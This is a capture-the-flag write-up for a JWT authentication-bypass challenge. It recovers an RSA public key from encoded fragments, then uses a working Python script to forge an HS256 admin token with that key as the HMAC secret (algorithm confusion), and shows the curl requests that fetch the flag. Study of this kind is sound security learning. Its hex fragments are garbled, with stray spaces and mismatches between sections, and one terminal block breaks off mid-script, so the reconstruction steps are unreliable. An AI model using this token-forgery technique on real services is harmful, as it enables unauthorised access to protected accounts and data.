Challenge:	The Fractured Trust
Category:	Web Exploitation (JWT / Authentication Bypass)
Difficulty:	Medium–Hard
Tools Used:	WSL (Ubuntu terminal), curl, base64, xxd, gunzip, Python3, Text Editor (nano/cat)

Summary:

This challenge requires the reconstruction of a fragmented and encoded public key distributed across multiple sources, including HTTP headers, a JWT payload, and hidden server logs. After recovering the fragments and reversing a custom encoding pipeline (Hexadecimal → Base64 → XOR → Gzip), the original RSA public key is recovered. The core vulnerability lies in a JWT algorithm confusion flaw, allowing the attacker to switch the signing algorithm from RS256 to HS256. By utilizing the recovered public key as an HMAC secret, an elevated token can be forged to bypass authentication and access the protected /vault endpoint.

Problem Statement:

A system issues tokens and trusts what they claim.
It checks signatures, enforces roles, and protects access points.
Everything appears correct.
But the system assumes the token's structure is reliable.
It does not question how that structure was created.
Parts of its verification logic are not in one place.
They are split across responses, logs, and hidden endpoints.
If you can collect and reconstruct these fragments,
you will understand how trust is decided.
And once you understand that,
you may be able to redefine it.

Steps to Solve:

Step 0: Environment Setup (Dependencies):

Before beginning the reconnaissance, ensure your Linux environment has the required tools installed. Update your package lists and install the necessary dependencies (curl, xxd via vim-common, python3, gzip, and standard core utilities) by running the following command in your terminal:


```
sudo apt update && sudo apt install -y curl vim-common python3 gzip coreutils
```

Step 1: Initial Reconnaissance:

Begin by analyzing the root endpoint of the application to gather initial vectors.
curl -i https://ministry-auth.onrender.com/
The response yields three critical pieces of information:

1. A standard JWT token.
2. A textual note hinting at a hidden log file: /owl.log.
3. A custom HTTP header (X-Ministry-Trace) containing hexadecimal data. This serves as **Fragment 1.**

X-Ministry-Trace:
4b4c772f4e7a63334e7a63317947716d2f715756647a647a3245747936443530 6f56454d59586
1475a50633346656b3970324a7557335054335043703 14e4d654647687a61656e57787a357a
73624b4974544f4e6f6333536c3974414447657055 6e61634e432f68797576446d70614c4c7a3
9316b7a54586e42656a39686867584e446b4a75383732597a515a4737697832555573757578
7370513142742b486758687354364d792b523



Step 2: JWT Decoding and Analysis:

Extract and decode the payload of the provided JWT to identify required roles and hidden data.

echo "<JWT>" | cut -d '.' -f2 | base64 -d

Decoded Payload:

JSON

{
  "user": "harry",
  "role": "cruxbreaker",
  "role might be needed": "phoenix.elevated.sigil",
  "hint": "<HEX_DATA>"
}

JWT Token:


eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaGFycnkiLCJyb2xlIjoiY3J1eGJyZWFrZXIiLCJyb2xlIG1pZ2h0IGJlIG5lZWRlZCI6InBob2VuaXguZWxldmF0ZWQuc2lnaWwiLCJoaW50IjoiNDQ2NjE3NTMzNzYzMDRhNGI1NTYyNDU2MjY3MzE0NjUyNzM2NjZjNDUzOTYyMzM1MzRmNGM2MTUyNDE3MjRlNmI3YTQyN2E2OTY5NDg3MjM4NGM1MTU2NzQ3OTM5NGQ1MzcxMzc1NTZlNmE0OTY3NTY0ZDJiNjU3YTZlNTEzNTZjNmQ1NzMyNDk1NTY1NzA1MTQ4MmY0OTJmMzE0YjRmNDI2NjUzNzQ0ZjU3NDQ2Mzc4NDU2YTY0NDczNjUxMmIzNzZjNDE1NTQzNGMzMDJmNTA2OTMwNzIzOTQyNzQ1MDUyNjc3Mzc0MzE3MDU2Njg1NDY2NmI1NjJmNDgzNzc3NmY3OTY1NmE0Mjc3MzY0ZjU1MzY3NzUxMzQzNjVhNGMzNTU4NjYzMzUwNDk0YTZjNDMzMTcxNzE2YTQ4NDQ0NjMzNjY2OTY3NDI3NTRjNjU2YzcyMzUifQ.E7pRycHDszsntgRBIaOvMvfuiNxr8mJtDelzTvZNkTNJm_cWkMtoEjRdSvFerk5Egj_u3OPQiGuVz3wOqm4A5GN1FcgoURVzwzmL4nkepTI24fM8He6akTCdaPxuyXj7YAVo6GCoLKYIoqJJI7yh9RBk_oIJGFIcxkGVjveesGf0FjcH6F0h44grCUdan_IoDUGxCq8xlCTTaSVXeTuYhZFRH9Qs1kaP8eLGHJn69ceSSIK_04Knp-Uce9i5QHUEfySQyleanFLfU9cn7rdkqXXM6GVsw-PEur5-TnpxsViFm_cgehbOXyuAPaAbrL9mMccwuUR0-b60ppLPGHRrdw

The payload reveals the target role required for escalation (phoenix.elevated.sigil) and provides the hint field, which serves as **Fragment 2.**

Step 3: Discovering the Hidden Endpoint:

Following the hint from the initial response, navigate to the hidden log file.

curl -i https://ministry-auth.onrender.com/static/owl.log



The log file reveals archive_fragment=4948747743677766534953667157763844543841 6d7763702b484b4966667a52746b78384e2b4f77355a4f654d587973374a704f3331565637487632676646 4b6e743058707a6537457a4b4b774e6677595838356e6f6b634b4561426148425 52b695567536a65714d6b4e344862695842435734777 36d2f684e7650375a735964564b4462785171566c5666556c754c5438326b386c2b646d2f4d364f526f366b6b754f2f55324e7a633d, which serves as **Fragment 3**.

Step 4: Fragment Combination:

Concatenate the three hexadecimal fragments in the order they were logically discovered.

printf "%s%s%s"
"4b4c772f4e7a63334e7a63317947716d2f715756647a647a32457479364435306f56454d595861475a5063
3346656b3970324a7557335054335043704370314e4d654647687a61656e57787a357a73624b4974544f4e6f63
33536c39744144476570556e61634e432f68797576446d70614c4c7a39316b7a54586e42656a3968686758
4e446b4a75383732597a515a473769783255557375757873705131427 42b486758687354364d792b523"
"44661753376304a4b5562456267314652736 66c45396233534f4c615241724e6b7a427a69694872384c51
567479394d537137556e6a4967564d2b657a6e51356c6d57324955657051482f492f314b4f426653744f574
46378456a644736512b376c4155434c302f5069307239427450526773743170566854666b562f4837776f79
656a4277364f5536775134365a4c3558663350494a6c433171716a4844463366696742754c656c7235"
"4948747743677766534953667157763844543841 6d7763702b484b4966667a52746b78384e2b4f77355a4
f654d587973374a704f3331565637487632676646 4b6e743058707a6537457a4b4b774e6677595838356e6f
6b634b4561426148425 52b695567536a65714d6b4e344862695842435734777 36d2f684e7650375a735964
564b4462785171566c5666556c754c5438326b386c2b646d2f4d364f526f366b6b754f2f55324e7a633d" >
full_hex.txt

Step 5: Reversing the Encoding Pipeline:

The system encoded the original file using the following pipeline: Gzip → XOR (0x37) → Base64 → Hexadecimal. To recover the file, this process must be reversed.

5.1 Hexadecimal to Base64: xxd -r -p full_hex.txt > combined.b64

5.2 Base64 Decode: base64 -d combined.b64 > xored.bin

5.3 XOR Decode (0x37):

Using a short Python script to reverse the bitwise XOR operation:

```
python3 - <<EOF
data = open("xored.bin","rb").read()
decoded = bytes([b ^ 0x37 for b in data])
open("compressed.gz","wb").write(decoded)
EOF
```

5.4 Decompression: gunzip -c compressed.gz > pubkey.pem

```
$ printf "%s%s%s" "4b4c772f4e7a63334e7a63317947716d2f715756647a647a32457479364435306f56454d595861475a
506333466566b3970324a7557335054335043504370314e4d654647687a61656e57787a357a73624b4974544f4e6f6333536c397441444476570556e61634e
432f687975764466d70614c4c7a39316b7a54586e42656a39686867584e446b4a75383732597a515a4737697832555573757578737051314274 2b4867
58687354364d792b523" "44661753376304a4b5562456267314652736 6c45396233534f4c61524172 4e6b7a427a69694872384c51567479394d537
137556e6a4967564d2b657a6e51356c6d5732495565705148 2f492f314b4f426653744f57446378456a644736512b376c4155434c302f50693072394
27450526773743170566854666b562f4837776f79656a4277364f5536775134365a4c3558663350494a6c433171716a484446336669674 2754c656c7
235" "4948747743677766534953667157763844543841 6d7763702b484b4966667a52746b78384e2b4f77355a4f654d587973374a704f3331565637
4876326766464b6e743058707a6537457a4b4b774e6677595838356e6f6b634b4561426148425 2b695567536a65714d6b4e3448626958424357347 7
736d2f684e7650375a735964564b4462785171566c5666556c754c5438326b386c2b646d2f4d364f526f366b6b754f2f55324e7a633d" > full_hex
.txt
$
xxd -r -p full_hex.txt > combined.b64

$ base64 -d combined.b64 > xored.bin
$ python3 - <<EOF
data = open("xored.bin","rb").read()
decoded = bytes([b ^ 0x37 for b in data])
open("compressed.gz","wb").write(decoded)
EOF
$ gunzip -c compressed.gz > pubkey.pem
$ python3 - << 'EOF'
import base64, json, hmac, hashlib
def b64url(data):
    return base64.urlsafe_b64encode(data).rstrip(b'=')
header = json.dumps({"alg":"HS256","typ":"JWT"}, separators=(',',':')).encode()
payload = json.dumps({
   "user":"admin",
   "role":"phoenix.elevated.sigil"
}, separators=(',',':')).encode()
with open("pubkey.pem","rb") as f:
```

This successfully recovers the pubkey.pem file containing the RSA Public Key.

Step 6: Vulnerability Identification:
Based on typical algorithm confusion vulnerabilities (and source code logic, if available), the backend fails to strictly enforce the asymmetric RS256 algorithm. If a token specifying the symmetric HS256 algorithm is submitted, the server processes it by utilizing the known PUBLIC_KEY as the HMAC shared secret.

Step 7: Token Forgery:
Because standard JWT libraries often block this specific attack vector by default, a custom Python script is required to manually construct and sign the malicious token using the recovered public key as the symmetric secret.

```
python3 - << 'EOF'
import base64, json, hmac, hashlib
def b64url(data):
    return base64.urlsafe_b64encode(data).rstrip(b'=')
header = json.dumps({"alg":"HS256","typ":"JWT"}, separators=(',',':')).encode()
payload = json.dumps({
  "user":"admin",
  "role":"phoenix.elevated.sigil"
}, separators=(',',':')).encode()
with open("pubkey.pem","rb") as f:
    secret = f.read()
header_b64 = b64url(header)
payload_b64 = b64url(payload)
signing_input = header_b64 + b"." + payload_b64
signature = b64url(hmac.new(secret, signing_input, hashlib.sha256).digest())
token = signing_input + b"." + signature
print(token.decode())
EOF
```

```
$ python3 - << 'EOF'
import base64, json, hmac, hashlib
def b64url(data):
    return base64.urlsafe_b64encode(data).rstrip(b'=')
header = json.dumps({"alg":"HS256","typ":"JWT"}, separators=(',',':')).encode()
payload = json.dumps({
   "user":"admin",
   "role":"phoenix.elevated.sigil"
}, separators=(',',':')).encode()
with open("pubkey.pem","rb") as f:
    secret = f.read()
header_b64 = b64url(header)
payload_b64 = b64url(payload)
signing_input = header_b64 + b"." + payload_b64
signature = b64url(hmac.new(secret, signing_input, hashlib.sha256).digest())
token = signing_input + b"." + signature
print(token.decode())
EOF
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJyb2xlIjoicGhvZW5peC5lbGV2YXRlZC5zaWdpbCJ9.PsORqARsEID5dF8ubCyw_g5XaMe-yIh4lXHyoTaBLck
$
```

Step 8: Vault Access and Flag Retrieval:
Utilize the newly forged elevated token to bypass authorization and access the restricted vault endpoint.
curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJyb2xlIjoicGhvZW5peC5lbGV2YXRlZC5zaWdpbCJ9.PsORqARsEID5dF8ubCyw_g5XaMe-yIh4lXHyoTaBLck" https://ministry-auth.onrender.com/vault

```
$ curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJyb2xlIjoicGhvZW5peC5lbGV2YXRlZC5zaWdpbCJ9.PsORqARsEID5dF8ubCyw_g5XaMe-yIh4lXHyoTaBLck" https://ministry-auth.onrender.com/vault
Cruxhunt{minist0ry_4c3ss_gr4nt3d}
```

Final Flag: Cruxhunt{minist0ry_4c3ss_gr4nt3d}